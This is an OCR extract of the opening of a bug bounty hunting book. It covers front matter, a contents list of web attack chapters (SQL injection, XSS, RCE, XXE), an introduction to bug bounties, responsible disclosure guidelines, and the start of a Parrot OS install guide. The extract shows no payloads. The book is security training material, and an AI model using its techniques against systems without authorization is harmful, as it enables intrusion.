


MANUEL EVE LAUDE

CYBER DEFENDER

WEB HACKING

CYBER DEFENDER

WEB HACKING

Manuel Eve Laude

A CYBER DEFENDER Series of

Cyber Defender. Copyright © 2017 by Alexis John Lingad.
All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage or retrieval system, without the prior written permission of the copyright owner and the publisher.

Printed in Philippines
First printing

Cover Illustration: Stream Engine Studios
Editor: Alexis John Lingad
Non-Technical Reviewer: Rochelle Casano
Technical Reviewer:

- Alexis John Lingad
- Rodel Plasabas
- Ace Candelario
- Clifford Trigo
- MARS Cacacho
- John Patrick Lita

Proofreader:

- Marejean Perpinosa
- Christian Emmanuel Ting

For information on distribution, translations, or bulk sales, please contact Cryptors Cybersecurity Inc. directly:

Cryptors Cybersecurity Inc.
B47 L8 Villa Luisa North, Bagumbong, Caloocan City, 1421 Metro Manila
Links: www.fb.com/cryptors; cryptors.officia@gmail.com; www.cryptors.org

Cryptors and the Cryptors logo are registered trademarks of Cryptors Cybersecurity Inc. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor Cryptors Cybersecurity Inc. shall have any liability to any person or entity with respect to any loss or damage cause or alleged to be caused directly or indirectly by the information contained in it.


ABOUT THE AUTHOR

Manuel Eve A. Laude is a penetration tester and a bug bounty hunter, as well as the Chief Security Officer of Cryptors Cybersecurity, Inc., a cybersecurity firm who created the first bug bounty platform in the Southeast Asia. In his young years, he has been invited as an invaluable speaker in some hacking events and seminars about hacking and bug bounty hunting.

As one of the top hackers in HackerOne, he is being acknowledged by different companies by reporting discovered bugs and vulnerabilities on their web sites. He received acknowledgments from Skyport Systems, Olx, Buxfer, Viral Networks, Observu, Mirrorcreator, Constant Contact, Librato, Picturepush, Flexlists, FantatsyTote, Teamspinner, Signup, SAP, Hostinger, Websummit, Pushwoosh, MasterCard, Hackerone, Leapfin, Blockchain and Khan Academy.

WARNING!

“You have entered a restricted area!”



All of the techniques you can gather here can be used for good. You can apply it and gain rewards in our bug bounty platform www.cryptors.org . This platform is the first Filipino made bug bounty platform in the world that consists of 300+ Filipino bug hunters and it's increasing even more. Be one of the bug hunters that secure our cyber world.
Be a digital hero!

TABLE OF CONTENTS

Foreword..... xii
Acknowledgment..... xvi

Part 1: The Bug Bounty World..... 1
1.1 Introduction..... 2
1.2 What is Bug Bounty..... 3
1.3 Bug Bounty Programs..... 5
1.4 Participating in Bug Bounty Programs..... 6
1.5 Tools..... 9
1.6 Methodologies..... 24

Part 2: SQL Injection..... 37
2.1 Introduction..... 38
2.2 What is SQL?..... 38
2.3 Database, Tables & Columns..... 39
2.4 SQL Query..... 42
2.5 Introducing Hackbar..... 44
2.6 What is SQL Injection..... 45
2.7 Comments Used in SQLi..... 46
2.8 Different Kinds of Errors..... 46
2.9 Getting the Number of Columns..... 49
2.10 Showing the Vulnerable Columns..... 50
2.11 What is DIOS?..... 51

2.12 Dumping of Table Using DIOS..... 52
2.13 Manual Dumping of Table..... 53
2.14 Getting Data from the Columns..... 54

Part 3: Cross-Site Scripting (XSS)..... 55
3.1 Introduction..... 56
3.2 What is XSS?..... 56
3.3 Types of XSS..... 56
3.4 Examples of XSS..... 57
3.5 XSS Cheat Sheet..... 60
3.6 HTML5 XSS Cheat Sheet..... 61
3.7 Protection Against XSS..... 62

Part 4: Cross-site Request Forgery..... 63
4.1 Introduction..... 64
4.2 HTML Forms..... 64
4.3 HTTP Methods: GET vs POST..... 65
4.4 What is CSRF?..... 68
4.5 Classic CSRF..... 69
4.6 Why CSRF is Interesting?..... 70
4.7 CSRF Flow..... 71
4.8 Demonstration Attack..... 71
4.9 Defense Against CSRF Attack..... 74

Part 5: Blind SQL Injection..... 77
5.1 Introduction..... 78

5.2 What is Blind SQL Injection?..... 78
5.3 Normal SQLi vs Blind SQLi..... 78
5.4 How Blind SQLi can be Used?..... 79
5.5 Getting the Number of Columns..... 82
5.6 Showing the Vulnerable Columns..... 85
5.7 What is the Use of DIOS in Blind SQLi?..... 85
5.8 Dumping of Table Using DIOS in Blind SQLi..... 86
5.9 Manual Dumping of Table in Blind SQLi..... 87
5.10 Getting Data from the Columns..... 88

Part 6: Unvalidated / Open Redirect..... 89
6.1 Introduction..... 90
6.2 What is Open Redirect?..... 90
6.3 What is Phishing?..... 91
6.4 Sending Phishing vs Open Redirect..... 91
6.5 Attack Scenario..... 92
6.6 Defense Against Open Redirect..... 93

Part 7: Information Disclosure..... 95
7.1 Introduction..... 96
7.2 What is Information Gathering?..... 96
7.3 What is Information Disclosure?..... 96
7.4 Information Gathering Tools..... 97
7.5 Information Gathering Using Google..... 101
7.6 Possible Information Disclosure..... 104
7.7 Protection..... 110

Part 8: Remote Code Execution..... 113
8.1 Introduction..... 114
8.2 What is Remote Code Execution (RCE)?..... 114
8.3 Chain Vulnerabilities..... 114
8.4 Demo Attack Using RCE..... 115
8.5 Symlink..... 117
8.6 Protection Against RCE..... 124

Part 9: Email Enumeration..... 127
9.1 Introduction..... 128
9.2 What is Email Enumeration?..... 128
9.3 How to Test Email Enumeration?..... 129
9.4 Other Ways to Enumerate Users..... 132
9.5 Protection Against Email Enumeration..... 134

Part 10: Clickjacking..... 137
10.1 Introduction..... 138
10.2 What is Clickjacking?..... 138
10.3 Demonstration of Clickjacking..... 139
10.4 Clickjacking Using Javascript Sandbox (HTML5)..... 140
10.5 Protection Against Clickjacking..... 143

Part 11: Insecure Direct Object Reference..... 147
11.1 Introduction..... 148
11.2 What is Insecure Direct Object Reference..... 149

11.3 Attack Scenario..... 150
11.4 Protection..... 153

Part 12: Privilege Escalation..... 155
12.1 Introduction..... 156
12.2 What is Privilege Escalation?..... 156
12.3 Two Forms of Privilege Escalation..... 156
12.4 Testing for Privilege Escalation..... 157
12.5 Protection Against This Attack..... 160

Part 13: Session Management..... 163
13.1 Introduction..... 164
13.2 What is Web Session?..... 164
13.3 Session Fixation..... 165
13.4 Attack Scenario I..... 165
13.5 Protection..... 166
13.6 Weak Session IDs..... 167
13.7 Attack Scenario II..... 168
13.8 Protection..... 169

Part 14: XML External Entity (XXE)..... 171
14.1 Introduction..... 172
14.2 What is XXE?..... 172
14.3 What is XML?..... 173
14.4 What is DTD?..... 174
14.5 XXE Payloads..... 175

14.6 Exploiting XXE..... 176
14.7 Defense Against XXE Attacks..... 181

Part 15: Local File Download (LFD)..... 183
15.1 Introduction..... 184
15.2 Attack Scenario..... 184

Part 16: Chaining minor bugs..... 185
16.1 Attack Scenarios..... 186

Part 17: Interview with Bug Bounty Hunters..... 193
17.1 The Real Life of a Bug Bounty Hunter..... 194
17.2 Learning From Other Hackers..... 199

Glossary..... 203
Recommendation..... 208
Resources..... 209

FOREWORD

We all know that most of the websites in our country (Philippines) sucks. One of the reason is they depend too much in premium website security applications such as SiteLock and Cloudflare. In COMELEC (Commission on Elections in the Philippines), they stated that they have an uncrackable system just because they are using premium security applications. However, in just few days, they just hacked by one kid.

Software security's capability is very limited. It is programmed to block only the known threats. However, what if there is a new threat? The result can be more disastrous than the data leak in the COMELEC.

My solution to the problem is to use an ethical hacker to fully secure an organization. For an ethical hacker is very limitless and can create new creative strategies and malwares. However, in this solution we won't be using just one ethical hacker but an army of ethical hackers. Imagine how secure it can be.

This solution is implemented in a form of a website called “Cryptors” where organizations can launch their websites there and let the army of ethical hackers hunt for security bugs. They can collaborate with ethical hackers on how to fix the bug and reward them after. This platform is also known as a *bug bounty platform*.

This website (www.cryptors.org) is like a “bayanihan” of an army of Filipino bug hunters in the Philippines in order to secure the Philippine cyberspace. This is the primary reason why we made it possible to have this kind of book. In order for the people, like you who's reading it, to have a capability to be the so called BUG HUNTER.

This book, in the lead of Manuel Eve Laude, is very hands-on. This can give you a step-by-step process in how to hunt a security bug. I'm sure that after reading his book, you can now bug hunt in Cryptors platform and gain rewards.

Just a reminder, be responsible on using this kind of power. The knowledge you will acquire here can be a great help to secure the cyber world or a worst damage to the society. I am encouraging you to be in the light side and be one of the digital heroes of the modern age.

Happy hacking!

Alexis John A. Lingad
-Founder and CEO of CRYPTORS (The man behind the first bug bounty platform made in the Philippines and the first in Southeast Asia) /
-Former Cybersecurity Consultant in iEi Securities, LLC /
-Author of the Cyber Defender I: The Power of Hacking (Mark as one of the youngest author in the Philippines)/
-Founder of QuiCue, the free alternative for 911
-Philippine Hacker Games 2015 Champion (The youngest in the history of WTH: IT Security Summit)

ACKNOWLEDGMENTS

First of all, I would like to thank God for giving me opportunity to share my story, learning, my experiences in hacking and for guiding me in this path I chose.

I would like to thank the team behind Cryptors Cybersecurity, Inc. for the consistent support and trust given to me through out my journey.

I would like to thank my parents for supporting me in my career, my brother and my sister who are always there whenever I need them.

I would like to thank San Sebastian College Recoletos-Manila for giving me an extra-ordinary experience in college; especially to my professor who introduced me to the hacking world – for giving me ideas and opening my eyes into the world of hacking.

I would like to thank the BugBountyPOC, my bug bounty community that helps me in my bug bounty journey – for giving me ideas and guiding me.

I would like to thank my friends from cyber world, for giving me the best experience in the world of hackers.

Lastly, I would like to thank my friends from my local hacking group who helped me. I would not experience these things without you guys.

001:

THE BUG BOUNTY WORLD

1.1 INTRODUCTION

If you are a normal person who is interested about hacking or any topic related to hacking, I would like to say you are reading the right book. If you want to start a career as a bug bounty hunter, this book will help you to be prepared and eventually, you will learn the things that a bug bounty hunter must know. If you are still in the state of confusion and have the following questions in mind:

- How to start a career in bug bounty?
- Where should I start hunting?
- Where could I learn the basics to advanced bug bounty hunting?
- What bugs do I need to familiarize?
- What tools do I need to use?
- Do I need to have background knowledge in programming? Etc.

This book will surely answer all of those questions stated above. This was solely written to help you and guide you through out your career as an ethical hacker/bug bounty hunter. This book focuses on developing and giving the exact steps in finding vulnerability in an actual bug bounty hunting. You will be introduce to several examples of common and major vulnerabilities which are the main causes of software failures. These vulnerabilities will tell you where bugs are commonly found. If you are asking what tools do you need to learn, well, no problem! I also include that in this book!

This book is for the people who do not have background in hacking, and also for the hackers who wants to start an exciting career in bug bounty, I added here some interviews and different stories of hackers to somehow motivate you and spice up your interest in the hacking field. If you are still minor, adult or old, even you are a female, male . Bug bounty hunting does not pick an age or even gender, As long as you are willing to learn and explore, this book will help you learn

more and develop it further. Interest in hacking is a sufficient capital for this career. If you are worried because you are not good in Web Development or programming in general, or because you have no major background in computer courses at all, you should stop fretting now because you don't actually need a strong programming skills for you to become a hacker but I recommend you to learn how to program so you can know how to break it. What you are reading is a book for understanding different vulnerabilities, learning on how to discover them and together, we will reduce the hacking incidents in the cyber world.

1.2 WHAT IS BUG BOUNTY?

A bug bounty is a reward given for finding and reporting a bug in a particular software product. Many IT companies offer these types of incentives to drive product improvement and get more interaction from end users or clients.

The job of a bug bounty hunter is straightforward, find a bug and get rewarded. This is turned into a great profession for many. Below, we will be enlisting the names of 9 famous bounty hunters who are trusted by companies all around and are famous for their good deeds.

1. Roy Castillo

This bug bounty hunter has a lot of achievements in his kitty. He did not only report the stored XSS in Gmail for iOS but he also reported a bug in Facebook which exposed the user's primary email address.

2. Frans Rosén

The founder of Detectify, Mr. Frans Rosén, has been responsible for finding XSS vulnerability in Mega which increased his bank balance by €1,000. Rank wise, he currently stands second in the list of bug

bounty hunters in Hackerone. He has been consistent with reporting vulnerabilities and is rewarded handsomely.

3. Nir Goldshlager

The man responsible for bypassing Imperva Web Application Firewall with his unique research position. In 2012, he held the top rank in Facebook Security Hall of Fame (White Hat Hacker). When he is not finding bugs, he is busy with his responsibilities as the SEO of Break Security.

4. Emily Stark

Emily is known for participating in a lot of crowdsourcing security platforms. She works as an engineer at the Google Chrome Security Team. Before joining Google, she was a core developer in a JavaScript application framework called Meteor.

5. Neal Poole

A Security Engineer at Facebook who works on the Product Security team is credited with reporting nearly a dozen flaws prior to joining Facebook. He was also acknowledged in the Facebook's Whitehat Hall of Fame. He has also reported several bugs in Google and Mozilla.

6. Mazin Ahmed

The owner of blog.mazinahmed.net was the finder of Multiple CSRF vulnerabilities in Facebook Messenger. His research on W3 Total Cache's Vulnerability that leads to full deface (CVE-2014-9414) has won him accolades from all over the world.

7. Mohamed Ramadan

Mr. Ramadan's shot to limelight with his reporting of a bug in the Facebook Camera app for iOS which allowed hijackers to intrude into the system of the victim. He has also reported bugs in Google, Facebook, Twitter, Microsoft, Apple, to name a few. He is the author of the book, CODENAME: Samurai Skills Course.

8. Shubham Shah

At the age of 16, he was able to bypass the 2-Factor-Authenticationin of Google, Yahoo and others. This goes on to show the amount of talent that this bounty hunter possesses. He finds his name in the Whitehat Hall of Fame in PayPal. Based in Sydney, he now holds the responsibilities at Bishop Fox as a security analyst.

9. Rafay Baloch

This man is credited with finding a remote code execution vulnerability in Paypal. This led to Paypal offering him a job plus a huge monetary reward of $10,000. He also discovered the Android Stock Browser Address Bar Spoofing which was fatal for the current as well as the earlier versions of android.

1.3 BUG BOUNTY PROGRAMS

A Bug Bounty Program is a deal offered by many websites and software developers by which individuals can receive recognition and compensation for reporting bugs, especially those pertaining to exploits and vulnerabilities.

DID you know?

The first bug bounty program was created by Jarrett Ridlonghafer, a Technical Support Engineer at Netscape in late 1995. This first bug bounty program was used to find bugs in Netscape's Navigator 2.0 Internet Browser. The idea of this first bug bounty program was to incentivize people to provide feedback on the Netscape Navigator 2.0 by providing cash rewards to anyone who found bugs in their software. Although Netscape was successful in creating the first bug bounty, and the program is noted as one of Netscape's biggest successes, the bug bounty program did not spread quickly among other software companies initially.

1.4 PARTICIPATING IN BUG BOUNTY PROGRAMS

Participating in Bug bounty

Participating in bug bounty is very simple. First, you need to pick what bug bounty program you want to participate in. Let's say site.com. The number one rule of bug bounty hunting is to READ their SCOPE, RULES, QUALIFYING vulnerabilities, NON-QUALIFYING vulnerabilities and DOMAINS. Do not repeat the same mistake I did!

When you are finish reading their rules, it's time to test their Web Application. Test all the possible functionalities of their webapp. Do they have users account? Admin account? Always try to test all the functionalities to understand what it can do and to determine what bugs you might discover from these functionalities. How to make your work easy? Find a known vulnerability in that functionality and try to reproduce to your target webapp. Public disclosed reports are your friend in bug bounty because you can try other hackers finding in another bug bounty program. Let's say nothing works, well, it's time to use our ninjutsu! Thanks Top 10 OWASP, let's use the basic vulnerabilities to test the webapp target (use methodologies listed below). Participating in bug bounty program is not that hard as long as you read these steps carefully and ALWAYS OBEY THE RULES.

Public Disclosed reports, are writeups or reports that has been disclose in order to share what hackers found in a bug bounty program. The OWASP Top 10 represents a broad consensus on the most critical web application security flaws.

Looks like you already know how to participate in Bug bounty! Happy Hacking!

Disclosure Guidelines

Finders should

- Respect the rules. Operate within the rules set forth by the Security Team, or speak up if in strong disagreement with the rules.
- Respect privacy. Make a good faith effort not to access or destroy another user's data.
- Be patient. Make a good faith effort to clarify and support their reports upon request.
- Do no harm. Act for the common good through the prompt reporting of all found vulnerabilities. Never willfully exploit others without their permission.

Security Teams should

- Prioritize security. Make a good faith effort to resolve reported security issues in a prompt and transparent manner.
- Respect Finders. Give finders public recognition for their contributions.
- Reward research. Financially incentivize security research when appropriate.
- Do no harm. Not take unreasonable punitive actions against finders, like making legal threats or referring matters to law enforcement.

States of a report

A status of a report is based on the decision of the security team whether they consider as a valid vulnerability or not. It is always based on the impact of the vulnerability.

State	
New	Reports start in this unread state.
Triaged	Already validated and in a process of fixing.
Resolved	The bug/vulnerability has already been fixed.
Informative	Contains useful information but did not warrant an immediate action or a fix.
Duplicate	This issue has been previously reported.
Not applicable	This was not a valid issue, or it had no security implications.
Spam	This is an invalid report in which the reporter did not make a legitimate attempt to describe a security issue.

Reputation & Ranks:

Reputation is based on hackers' record of reports. Reports gain or lose reputation based on how they are closed. Rank is based on hackers' reputation points. Each ranks consist of amounts of reputation.

Hackers reputation is based on whether his/her report is valid or not. For Cryptors Bug Bounty Hunting, the following will be applied:

Status/State	Calculation of Reputation
New	0
Informative	0
Duplicate	+1 (for hackers effort)
Triaged	0
Resolve	+5 (with bounty +5)

Spam	-7
Not Applicable	-3

Roles

What are your roles in participating in our Bug bounty Platform? These roles are the limitations of what you should only do while participating in our Bug Bounty Platform.

1) Hacker – As a hacker you are allowed to report a vulnerability under the companies bug bounty program. You will be given a reward based on the report you submitted.

2) Organization – As an organization you are allowed to view the reports of the hacker who submitted to your company as long as the state of that report is “Triaged” or “Resolved”. You also have the privilege to view your companies statistic under our platform.

3) Security Team – As a Security team your task is to evaluate and validate the reports coming from the hacker. You need to explain the detailed decision why you change the state of their reports and the decision of your reward.

1.5 TOOLS

OPERATING SYSTEM

Bug bounty can be done in any Operating system but I highly recommend Parrot OS for penetration testing.

Parrot Security OS

Security GNU/Linux distribution designed with cloud pentesting and IoT security in mind. It includes a full portable laboratory for

security and digital forensics experts. Moreover, it also includes all you need to develop your own software or protect your privacy with anonymity and cryptography tools.

System Requirements:

CPU: At least 1GHz Dual Core CPU

1. ARCHITECTURE: 32-bit, 64-bit and ARMHF
2. GPU: No graphic acceleration
3. RAM: 256MB – 512MB
4. HDD Standard: 6GB – 8GB
5. HDD Full: 8GB – 16GB
6. BOOT: Legacy BIOS or UEFI (testing)

Next, we shall dive into the installation process but before we move any further, you need to download the Live ISO image from the link below:

https://www.parrotsec.org/download.fx


Installing Parrot Security OS

1. After downloading the ISO image, download a virtual machine like Virtualbox or VMware.


- Virtualbox : https://www.virtualbox.org/wiki/Downloads
- VMware : https://my.vmware.com/web/vmware/downloads

2. Create a new virtual machine for Parrot Security OS and use the ISO image you downloaded in the settings of your virtual machine. Then Run.


3. Using the down arrow, scroll down to the "Install" option and hit Enter:




4. You should be at the screen below, where you can choose the type of installer to use. In this case, we shall use the "Standard Installer". Therefore, scroll down to it and hit Enter.



5. Then, select the language you will use for the installation from the next screen and press Enter.




6. In the interface below, you are required to select your current location. Select your country (in my case it's Philippines) and press Enter.




7. Select the type of keyboard configuration you want and hit Enter.

8. On the next screen, setup the user and password. From the interface below, enter a password and hit Enter.
(Note: Don't forget your password)




9. If you are using a virtual machine, enter “Guided – use entire disk”.



